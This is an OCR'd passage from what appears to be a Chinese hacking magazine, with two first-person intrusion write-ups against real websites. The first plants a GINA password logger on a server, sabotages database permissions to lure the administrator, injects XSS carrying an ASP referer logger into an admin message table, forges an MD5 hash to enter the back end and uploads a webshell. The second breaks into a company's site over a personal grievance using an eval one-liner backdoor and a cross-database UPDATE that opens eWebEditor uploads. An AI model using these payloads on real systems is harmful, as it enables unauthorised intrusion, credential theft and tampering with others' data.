


图 12

只能种个GINA然后等管理员登录了，由于MCAFEE的原因，手上的GINA不是被杀，就是其它的原因而种不上。最后在论坛里面找到了LZX写的一个GINA，成功种上去了。然后静静地等管理员登录。

结果等了四五天都不见登录，我给他们发邮件提醒他们服务器被入侵了，他们都不搭理，我汗。于是我连上库服务器的SQL SERVER，把admin与users这两个表的所有用户的select权限与update权限都给他去掉了，如图10。

这下主站后台应该就不能登录了吧，想登录你们就上服务器来找原因吧。这招果然有效，呵呵，等了大概有三四个小时吧，管理员登录了服务器，成功记到了一个22位的纯数字密码，是两个手机号的组合。拿着这个两个手机号再次冲向主站服务器，又失败了。变换着跟以前的那些密码组合了一下，还是不行。思路到这里就卡住了，不知道该怎么继续了。就这样大概过了有十几天吧，还是决定再看看。这时新的思路又有了，其实只要找到了主站的后台，会比现在好办很多，关键是后台怎么找呢。

我又想到了那个adminmsg表，这个表是用于保存后台人员交流的信息的。那如果后台没有对XSS进行有效的防御的话会如何呢？我们是不是可以通过在这个表里面插入XSS代码，来得到后台的地址？试试就知道了。

先新建一个ASP文件，代码如下：

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="65001"%>
<%
dim fso,mytextfile
set fso =Server.CreateObject("Scripting.FileSystemObject")
set mytextfile=fso.opentextfile(server.mappath("result.txt"),8,true)
mytextfile.WriteLine  "referer:" & request.ServerVariables("HTTP_REFERER")
mytextfile.close
%>
```

代码的主要作用就是将REFERER记录到result.txt文件里面。将此ASP保存为ref.asp并上传到自己的空间里，然后向adminmsg表里面插入一条消息，内容就是：




图 11

然后就是等了。过了大概两三个小时吧，result.txt里面有记录了（图11）。

HOHO，记到地址喽。直接访问这个记录到的地址，并没有像我想象中的那样提示权限不足然后跳转到登录页面，它是直接跳回网站的主页了，汗。但是我们知道了后台目录为 /news/SYSOP/，拿这个目录放到WWWSCAN里面去扫后台的登录页面。还是没有扫出来，只扫到chklogin.asp与md5.asp跟几个无关的图片目录。chklogin.asp，这个应该是验证登录的页面。实际上有没有登录页面无所谓了，那只是一个表单而已，我们也可以自己构造的，主要是有了这个验证登录的页面，这就好办多了。

先禁用掉FIREFOX里面的JAVASCRIPT，然后直接访问chklogin.asp，查看源代码（图12）。

里面提示让输入管理账号，管理密码，并提示用户名不存在，后面直接提示登录成功。我们还看到了一个main.asp，直接访问main.asp，还是跳回了网站的首页。

从上面这段chklogin.asp的源代码里面，可以大概猜出，代码是这样写的：

```
if isempty(username) then
  response.write "请输入管理账号"
end if

if isempty(password) then
  response.write "请输入管理密码"
end if

rs.open "select xxxx from admin where username ='" & username &"'"
if rs.eof then
  response.write "此用户名不存在"
else
  if md5(password) = rs("password") then
        '登陆成功
  else
        '密码错误
  end if
end if
(我不大会ASP，大概按思路瞎写的。)
```

可以看到，在一项验证失败以后，只是做了提示，并没有进行response.end操作。再提交chklogin.asp?username=a，再看源代码，发现"请输入管理账号"这个提示没有了，说明我们用户名参数猜对了，再来猜密码参数的名字。提交：chklogin.asp?username=a&password=b，发现还是提示"请输入管理密码"，说明密码参数名字不对，然后一直试这个名字，最后用WVS的HTTP FUZZER配合我平时收集的数据库列名，来爆破这个参数名字，如图13。

大概穷举了300多个名字，仍然是没有暴破出来，变态啊。再次回到那个chklogin.asp页面，根据我们上面猜测出来的代码，这个页面应该是先取得username参数，然后到表里面去查有没有指定的后台用户，如果有的话，再进行密码比较，如果没有的话，则提示用户名不存在。而且从WWWSCAN扫出来的MD5.ASP这个页面，我们可以知道，密码应该用的是MD5加密存在数据库里面了。现在数据库在我手上，我知道库里面有一个名为salen的用户，这时如果我提交：Chklogin.asp?username=salen，这时它应该提示"请输入管理密码"，但是注意，在提示完以后，代码还是会




图 13

userid	username	userpwd	Addtime	La
7	salen	8f00b204e9800998	2003-7-14 9:25:1	200

图14

往下执行的，因为没有 response.end，所以接着执行了下面的查询，成功查询出了 salen 这条数据，然后会执行下面的：

if md5(password) = rs("password") then

比较，因为我们没有提交 password 参数，所以这里的比较肯定是失败的。

但是，我特意从网上下载了一下md5.asp，然后在本地写了一个文件测试了一下，代码如下，保存为 test.asp：

```
<%
Response.write md5(request("a"))
%>
```

这时我访问 test.asp，不加a这个参数，结果输出的md5值为：8f00b204e9800998。再回到 chklogin.asp，因为我们在访问chklogin.asp的时候没有传密码这个参数，所以md5(password)计算出来的值肯定也是8f00b204e9800998，这时我们只要让数据库里面salen这个用户的密码MD5也是这个值不就可以成功登陆了么？试了一下，将salen这个用户的MD5改成了8f00b204e9800998（图14），然后直接访问：Chklogin.asp?username=salen。这时它仍然会提示请输入管理密码，不要管它，直接访问main.asp，成功（图15）！




图15

总算进到主站的后台了，登录进去后马上又将 salen 的md5给他还原了。在后台里面转悠，找拿SHELL的方法。发现一个上传的页面，右键看了一下源代码（图16），发现可以自定义保存路径的，这下拿SHELL应该不成问题了，\0截断，传了一个SHELL上去，这里就不废话了（图17）。




图17




图16

拿到SHELL后看了一下chklogin.asp的代码，果然跟我猜的差不多。本来还想提权的，结果发现权限限制的比较死，我是提不上去了，就这么算了吧。

（文中所涉及工具已收录在本期光盘中）

编辑点评：我认为这篇文章是asp+mssql中近几年难得一见的好文章。insert注入＋跨站找后台＋gina信息收集，每一步作者做得都是呕心沥血，有一股绝不放弃的精神。伪造md5登录后台是最精彩的地方，我建议大家多读几次。

一次很郁闷的拿shell过程

文 Stream

一同学去某公司面试，发生了些不愉快的事情，所以就向她要来公司的网站地址，开始了本次检测。

网站是用asp+access写的，先找了下后台，试了一些常用用户名密码，人品不错直接进去了。看了下功能，觉得有三个方法可行：

1. 数据库插马，然后备份，因为可以操作备份后的文件名。
2. 有eWebEditor编辑器。
3. 有个执行SQL的功能，可以考虑access导出webshell。

第一种方法试了下，没成功，后来给朋友，朋友说可以利用，就把shell丢过来。我仔细回想了下自己的操作，最后发现是我在把一句话转成unicode编码的时候搞错了，我用的一句话是<%eval request("stream")%>，转换结果如图1所示。

当时没注意到后面有两个问号，也就是转换时出错了，所以我数据库插马备份没能成功。以为是工具问题，换了个工具，结果一样，问了下别人，他说可能是长度问题，于是把一句话改成<%eval request("flh")%>，结果转换成功。如图2所示，直接数据库插马拿到shell。

第二种方法，在没拿到shell前，发现这个eWebEditor没后台，但又有数据库，所以应该不是精减版。当时以为是管理员改了登录页面名字，拿到shell后，发现是被管理员删除了。下了默认数据库没发现曾被人入侵过，也许你会觉得这样就没戏了，但结合上面执行SQL的功能照样可以拿shell，这也算是一个新的eWebEditor编辑器利用方法，当然条件有点苛刻，我们利用eWebEditor就是为了突破上传，突破上传只要把eWebEditor数据库里的表eWebEditor_Style中的s_imageext字段添加相应的上传格式就行，这里因为我们可以执行SQL，那么我们直接update下这表就行，但是这个执行SQL的功能是对网站数据库，不是对eWebEditor的数据库，所以这里我们要用到数据库跨库查询。以前只接触过access下的跨库查询，跨库更新没试过，跨库查询语句select * from 表名 in '表所在数据库的物理路径'，那么跨库更新的语句应该为update 表名 in '表所在数据库的物理路径' set 字段名='值' where 条件。于是直接在执行SQL功能的框里写上updateeWebEditor_Style in 'E:\webhost\xxxxxx_ygpftlhq\www\admin\Editor\db\ewebeditor.mdb' set s_imageext='gif|jpg|jpeg|bmp|aasasa' where s_id=40,成功执行，如图3所示。




图1




图2

